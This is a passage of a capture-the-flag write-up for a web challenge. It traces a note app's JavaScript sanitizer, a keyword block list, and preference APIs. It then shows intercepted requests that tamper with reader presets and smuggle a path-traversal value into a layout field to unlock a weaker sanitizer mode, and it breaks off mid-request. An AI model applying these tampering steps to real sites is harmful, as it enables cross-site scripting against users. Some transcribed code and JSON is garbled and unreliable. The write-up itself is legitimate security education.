
This concludes the client side JavaScript source code used to create a note and load the application main page.

Nothing really interesting to abuse or fuzz with. We have to move on.

Step 3: Client side source code when opening a note

Next step is to open a note that we created in our previous recon steps. Is there some HTML or Template injection filtering ongoing that restricts us?

First we hit the breakpoint at JavaScript function “loadPanelManifest” which simply checks if the note content is a JavaScript string at first but then moves in a more interesting part.




Our note is assigned as “summary” for the panel variable and then fetched from an URL “<https://challenge-0426.intigriti.io/note/2e389c302dd3cf5e0a37aea5227e93b17958cd8a6e9cfbaf0bf276eeee816216/summary/manifest.json?note=2e389c302dd3cf5e0a37aea5227e93b17958cd8a6e9cfbaf0bf276eeee816216>”


This URL simplified looks like this:

“<https://challenge-0426.intigriti.io/note/<UUID>/<PANEL>/manifest.json?note=<UUID>>”

The panel variable seems to be a possible weak link here as the variable is not encoded or secured at first sight when being used in the URL.



The API call reveals a lot more interesting options:



- renderMode: safe
- widgetTypes: counter and progress
- widgetSink: text

Questions rise at this moment. Can we change these settings as these are being loaded from an API call? The path to the API call seems not 100% safe in case we can tamper with the “panel” variable which is by default set to “summary”. I decide to keep the breakpoint for the “loadPanelManifest” function.

By default the panel variable is set to “summary” which is a known build in panel but in case the panel is not known an extra part of the code is used and calls the function “loadReaderPresetTheme”

```

67 var target = '/note/' + encodeURIComponent(noteId) + '/' + panel +
68   '/manifest.json?note=' + encodeURIComponent(noteId);
69
70 return fetch(target, {
71   headers: { 'Accept': 'application/json' }
72 })
73   .then(function (r) {
74     if (!r.ok) {
75       if (!isBuiltInPanel(panel)) {
76         return DloadReaderPresetTheme(noteId, panel).Dthen(function () {
77           return null;
78         });
79       }

```

This function fetches from another URL the theme settings:

“<https://challenge-0426.intigriti.io/api/account/preferences/reader-presets/<PRESETNAME>/manifest.json?note=<NOTEUID>>”

```

92 function loadReaderPresetTheme(noteId, presetName) {
93   var target = READER_PRESETS_API + '/' + DencodeURIComponent(presetName) +
94     '/manifest.json?note=' + encodeURIComponent(noteId);
95
96   return fetch(target, {
97     headers: { 'Accept': 'application/json' }
98   })
99     .then(function (r) {
100       if (!r.ok) return null;
101       return r.json();
102     })
103     .then(function (data) {
104       if (!data || !data.profile || typeof data.profile !== 'object') return;
105
106       // Fallback preset loading only applies theme to keep rich rendering gated.
107       if (typeof data.profile.theme === 'string') {
108         APP.theme = data.profile.theme;
109       }
110     });
111   }

```

Once the “loadPanelManifest” is done we go into the “applyRemoteProfile” function. It checks if all settings from the “loadPanelManifest” function are JavaScript strings and puts them into variables.

- APP.renderMode = profile.renderMode;
- APP.widgetTypes = profile.widgetTypes
- APP.widgetSink = profile.widgetSink;
- APP.theme = profile.theme;

```

34
35 function applyRemoteProfile(profile) {
36   if (!profile || typeof profile !== 'object') Dreturn;
37
38   if (typeof profile.renderMode === 'string') {
39     APP.renderMode = profile.renderMode;
40   }
41
42   if (Array.isArray(profile.widgetTypes)) {
43     APP.widgetTypes = profile.widgetTypes
44       .filter(function (value) { return typeof value === 'string'; })
45       .slice(0, 8);
46   }
47
48   if (typeof profile.widgetSink === 'string') {
49     APP.widgetSink = profile.widgetSink;
50   }
51
52   if (typeof profile.theme === 'string') {
53     APP.theme = profile.theme;
54   }
55 }

```

We now hit a function “applyTheme” which sets the theme “dark” in our case. We can skip this function.

```

536
537 function applyTheme() {
509   document.documentElement.DsetAttribute('data-theme', APP.theme || 'dark');
539 }
540

```

Then we hit a function setting some DOM enhancements that are not in our interest and can be skipped.

```

233 // Inline enhancements.
234
235 function initContentEnhancements() {
544   var container = Ddocument.DgetElementById('note-display'); container = div#note-display.note-body {align: '', title: '', lang: '', translate: true, dir: '', ...}
237   if (!container) return;
238
239   var observer = new MutationObserver(function () { observer = MutationObserver {}
240     processEnhancements(container); container = div#note-display.note-body {align: '', title: '', lang: '', translate: true, dir: '', ...}
241   });
242   observer.observe(container, { childList: true, subtree: true });
243 }
244

```

Now our note input is being rendered and we can see the render function “renderNoteContent” loads another function “sanitize”.

```

210 function renderNoteContent() {
211   var display = Ddocument.DgetElementById('note-display'); display = div#note-display.note-body {align: '', title: '', lang: '', translate: true, dir: '', ...}
212   var content = window._NOTE_CONTENT_; content = "<?text</?>-{{(8*8)}}"
213   if (!display || typeof content !== 'string') return; display = div#note-display.note-body {align: '', title: '', lang: '', translate: true, dir: '', ...}
214
215   var clean = sanitize(content);
216   var safe = postSanitize(clean);
217   display.innerHTML = safe;
218
219   display.querySelectorAll('a[href]').forEach(function (a) {
220     if (a.hostname !== location.hostname) {
221       a.setAttribute('rel', 'noopener noreferrer');
222       a.setAttribute('target', '_blank');
223     }
224   });
225
226   display.querySelectorAll('img').forEach(function (img) {
227     img.loading = 'lazy';
228     img.onerror = function () { this.style.display = 'none'; };
229   });
230 }
231



```

Sanitize brings us to DOMPurify a well known XSS sanitizer for HTML, MathML and SVG.

```
184
185
186 function sanitize(html) {
187   if (typeof DOMPurify === 'undefined') return '';
188   return DOMPurify.sanitize(html, getSanitizeConfig());
189 }
190
```

We are up against DOMpurify version 3.4.0 which is almost the latest one checking the official Github repository: <https://github.com/cure53/DOMPurify/releases>

Bypassing this version would be hard and not the intention of this challenge.



But there is more if you look closely. The sanitize function loads a configuration from the JavaScript function “getSanitizeConfig”. This function seems critical as it decides what is allowed to pass DOMpurify and what not. Remember the configuration profile loaded earlier containing “renderMode: safe” that disallows us now from bypassing DOMpurify.

We can clearly see how we need “renderMode: **full**” to have all possibilities to bypass DOMpurify.

```

112 // Content policies.
113
114 function loadContentPolicies() {
115     var mode = getDOMString(APP, 'rendermode', 'safe');
116     return {
117         allowForms: mode === 'full',
118         allowIDs: mode === 'full',
119         allowDataAttrs: mode === 'full',
120         enableEnhancements: mode === 'full'
121     };
122 }
123
124 // DOMPurify config.
125
126 function getSanitizeConfig() {
127     var cfg = {
128         ALLOWED_TAGS: [
129             'h1', 'h2', 'h3', 'h4', 'h5', 'h6',
130             'p', 'br', 'hr',
131             'p', 'i', 'b', 'em', 'strong', 'del', 'ins', 'sub', 'sup', 'mark',
132             'a', 'img',
133             ...
134         ]
135     };
136 }

```

After sanitizing the “renderNoteContent” function loads another function “postSanitize” so probably in case we are able to activate the “renderMode: full” instead of safe we will need to bypass some post sanitization.

And indeed if we bypass the initial DOMpurify check some extra unsafe content will be stripped from a possible payload we inject. “script|cookie|document|window|eval|alert|prompt|confirm|Function|fetch|XMLHttpRequest|import|require|setTimeout|setInterval”

```

189 // Post-sanitisation data attribute filter.
190
191 var UNSAFE_CONTENT_RE = /script|cookie|document|window|eval|alert|prompt|confirm|function|fetch|XMLHttpRequest|import|require|setTimeout|setInterval/;
192
193 function postSanitize(html) {
194     var temp = document.createElement('div');
195     temp.innerHTML = html;
196     temp.querySelectorAll('*').forEach(function (el) {
197         var attrs = el.attributes;
198         for (var i = attrs.length - 1; i >= 0; i--) {
199             var attr = attrs[i];
200             if (attr.name.indexOf('data-') === 0 && UNSAFE_CONTENT_RE.test(attr.value)) {
201                 el.removeAttribute(attr.name);
202             }
203         }
204     });
205     return temp.innerHTML;
206 }
207

```

After this several functions are used to initialize the form “initSettingsForm” and “initReportButton” which do not show anything of interest now but then we hit the “loadAccountPreferences” function which fetches an URL “<https://challenge-0426.intigriti.io/api/account/preferences>”

The screenshot shows the browser's developer console with the following code snippet highlighted:


```

443 // settings.
444
445 function loadAccountPreferences() {
446     var form = document.getElementById('settings-form');
447     return fetchAccountPreferences(APP);
448     .then(function (data) {
449         if (data) {
450             return;
451         }
452         // ...
453     });
454 }

```

The network tab shows a request to `https://challenge-0426.intigriti.io/api/account/preferences` with a status of 200 OK.

And returns following response:



This shows that there is possibly more settings we can change than the ones we saw in our first recon tour in the GUI. We have to dig deeper into those settings in a next step as also the renderMode safe somehow needs to change to full.


At this moment our note is loaded but clearly stripped from dangerous XSS payload attempts.

Take-aways from this note reading source code deep dive:

- We are being sent to the renderMode “safe” while “full” also exists
- We are able to save some preferences but the API call loading our preferences reveal there are probably more hidden settings.
- If we can inject our own custom panel variable the presets are loaded from another API URL than the default one.

Step 4: Altering the preferences to gain the full renderMode

The only thing we did not yet investigate is the save preferences function. This one looks very interesting as until now we did not find any possibility to inject anything malicious. We know there are probably more settings available than shown in the GUI.



Using a proxy like BURP we can save the preferences and intercept the request.

The screenshot shows a Burp Suite interface with a POST request and its corresponding response. The request is to `/api/account/preferences` and the response is a `200 OK` with a JSON body. The JSON body contains a `preferences` object with the following properties: `theme` (dark), `fontSize` (14), `language` (en), `notifications` (true), `editorMode` (rich), `defaultLayout` (summary), and `readerPresets` (empty object). There is also a `stats` object with `presetCount` (0).

We already knew the GET request that is used to read the preferences saved.

The screenshot shows a Burp Suite interface with a GET request and its corresponding response. The request is to `/api/account/preferences` and the response is a `200 OK` with a JSON body. The JSON body contains a `preferences` object with the following properties: `theme` (dark), `fontSize` (14), `language` (en), `notifications` (true), `editorMode` (rich), `defaultLayout` (summary), and `readerPresets` (empty object). There is also a `stats` object with `presetCount` (0).

Remember the “summary” profile being loaded earlier unsafely into the API URL to get the “manifest.json” file. The response to our GET request contains this option so probably we can change this to something else and thus we can alter the “panel” variable.

This would initiate the JavaScript code that performs a second API call to get the preferences:

<https://challenge-0426.intigriti.io/note/<UUID>/<PANEL>/manifest.json?note=<UUID>>

AND

“<https://challenge-0426.intigriti.io/api/account/preferences/reader-presets/<PRESETNAME>/manifest.json?note=<NOTEUUID>>”

If we look at the above URL it seems we can set our own preset name which looks to correspond with the “readerPresets” in the response of our above GET preferences request.

We are still missing our renderMode which we want to turn into full instead of safe. If we go back to the “applyRemoteProfile” function we saw it checking for

- APP.renderMode = profile.renderMode;
- APP.widgetTypes = profile.widgetTypes
- APP.widgetSink = profile.widgetSink;
- APP.theme = profile.theme;

The theme we can exclude as another JSON key in our POST request already sets this but the 3 other ones are missing.


We also know that “<https://challenge-0426.intigriti.io/api/account/preferences/reader-presets/<PRESETNAME>/manifest.json?note=<NOTEUUID>>” by default shows output:

```
{"profile":{"renderMode":"safe","widgetTypes":["counter","progress"],"widgetSink":"text"}}
```

So lets adapts our POST request to set the preferences to following so we can enable our custom panel and full renderMode

```
"defaultLayout":"attacker-profile"
```

```
"readerPresets":{"profile":{"renderMode":"full","widgetTypes":["counter","progress"],"widgetSink":"text"}}
```



This seems to alter the variables in the source code:

```
540 // utilities.
541
542
543 function setFieldValue(form, name, value) { form = form.settings.form.card-form, name = "defaultLayout", value = "attacker-profile"
544   var field = form.$queryselector("[name=" + name + ""]);
545   if (!field || !value || null) return;
546   field.value = value;
547 }
```


but also breaks the code as it cannot fetch following URL:

<https://challenge-0426.intigriti.io/note/2e389c302dd3cf5e0a37aea5227e93b17958cd8a6e9cfbaf0bf276eeee816216/attacker-profile/manifest.json?note=2e389c302dd3cf5e0a37aea5227e93b17958cd8a6e9cfbaf0bf276eeee816216>



The “attacker-profile” ends up in an unknown 404 not found as the panel does not exist. But the code still continues and now load the profile also from the second URL:

“<https://challenge-0426.intigriti.io/api/account/preferences/reader-presets/attacker-profile/manifest.json?note=2e389c302dd3cf5e0a37aea5227e93b17958cd8a6e9cfbaf0bf276eeee816216>” which also ends in a 404 but this time showing `{\"error\": \"Preset not found\"}`



So this one indicates the preset is not found while we seem to have set our presets correctly while saving the preferences. So I started playing around with saving the preferences in a way the preset would be found.

```
"readerPresets": {
  "attacker-profile": {
    "profile": {
      "renderMode": "full",
      "widgetTypes": [
        "counter",
        "progress"
      ]
    }
  }
}
```

```

    "widgetSink": "text"
  }
}
}

```

The screenshot shows the Burp Suite interface with a REST client. The left pane displays the request details, and the right pane displays the response details.

Request:

```

1 POST /api/account/preferences HTTP/2
2 Host: challenge-0426.intigriti.io
3 Cookie: northstak_profile=ddb5f8792ddb715354c39d16a1015d74
4 Content-Length: 241
5 Sec-Ch-Ua-Platform: "Windows"
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36
7 Sec-Ch-Ua: "Google Chrome";v="147", "Not.A/Brand";v="8", "Chromium";v="147"
8 Content-Type: application/json
9 Sec-Ch-Ua-Mobile: ?0
10 Accept: */*
11 Origin: https://challenge-0426.intigriti.io
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=1, i
18
19 {
20   "theme": "dark",
21   "fontSize": 14,
22   "language": "en",
23   "defaultLayout": "attacker-profile",
24   "readerPresets": {
25     "attacker-profile": {
26       "profile": {
27         "renderMode": "full",
28         "widgetTypes": {
29           "counter",
30           "progress"
31         },
32         "widgetSink": "text"
33       }
34     }
35   }
36 }

```

Response:

```

1 HTTP/2 200 OK
2 Date: Mon, 27 Apr 2026 21:02:30 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 427
5 X-Powered-By: Express
6 Content-Security-Policy: default-src 'self'; script-src 'nonce-n0QlsJICldhee2bpRlgHdu=' 'strict-dynamic'; style-src 'self' 'unsafe-inline' https://fonts.googleapis.com https://fonts.gstatic.com; img-src * data:; font-src 'self' data: https://fonts.googleapis.com https://fonts.gstatic.com; connect-src *; frame-src 'self'; object-src 'none'; base-uri 'none'; form-action 'self'
7 X-Content-Type-Options: nosniff
8 Referrer-Policy: no-referrer
9 Rtag: W"/lab-1adU3aWFO1QKJ5a6dnUD7dMGThb"
10 Strict-Transport-Security: max-age=31536000; includeSubDomains
11
12 {
13   "success": true,
14   "message": "Preferences saved.",
15   "preferences": {
16     "theme": "dark",
17     "fontSize": 14,
18     "language": "en",
19     "notifications": true,
20     "editorMode": "rich",
21     "defaultLayout": "attacker-profile",
22     "readerPresets": {
23       "profile": {
24         "renderMode": "full",
25         "widgetTypes": {
26           "counter",
27           "progress"
28         },
29         "widgetSink": "text"
30       }
31     },
32     "attacker-profile": {
33       "profile": {
34         "renderMode": "full",
35         "widgetTypes": {
36           "counter",
37           "progress"
38         },
39         "widgetSink": "text"
40       }
41     }
42   },
43   "stats": {
44     "presetCount": 2
45   }
46 }

```

challenge-0426.intigriti.io/api/account/preferences/reader-presets/attacker-profile/manifest.json?note=2e389c302dd3c5e0a37aea5227e93b17958ccd8a6e9cfba0bf276e8e816216


pretty-print

```

"profile":{"renderMode":"full","widgetTypes":["counter","progress"],"widgetSink":"text"}

```

This gets us close to a full renderMode but still the code defaults back to safe renderMode due to the fact it could not find the panel.



If we look back at our recon we know we can probably alter the panel variable just before this fetch request. It means we need to change our preferences again. If you look really closely to both API calls loading the panels/preferences they look very similar. As we now control 1 of the 2 calls we can traverse the other one towards our controlled API call.

Working:

<https://challenge-0426.intigriti.io/api/account/preferences/reader-presets/attacker-profile/manifest.json?note=2e389c302dd3cf5e0a37aea5227e93b17958cd8a6e9cfbaf0bf276eeee816216>

Not working but in our control via the “attacker-profile” variable:

<https://challenge-0426.intigriti.io/note/2e389c302dd3cf5e0a37aea5227e93b17958cd8a6e9cfbaf0bf276eeee816216/attacker-profile/manifest.json?note=2e389c302dd3cf5e0a37aea5227e93b17958cd8a6e9cfbaf0bf276eeee816216>

Changing the "defaultLayout": "../api/account/preferences/reader-presets/attacker-profile" key in the preferences forces a path traversal of the second API call towards our working API call.

Request

```

1 POST /api/account/preferences HTTP/2
2 Host: challenge-0426.intigriti.io
3 Cookie: northstar_profile=ddd5f8792ddb715354c39d16a1015d74
4 Content-Length: 286
5 Sec-Ch-Ua-Platform: "Windows"
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0
  Safari/537.36
7 Sec-Ch-Ua: "Google Chrome";v="147", "Not.A/Brand";v="8",
  "Chromium";v="147"
8 Content-Type: application/json
9 Sec-Ch-Ua-Mobile: ?0
10 Accept: */*
11 Origin: https://challenge-0426.intigriti.io
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=1, i
18
19 {
20   "theme": "dark",
21   "fontSize": 14,
22   "language": "en",
23   "defaultLayout": "
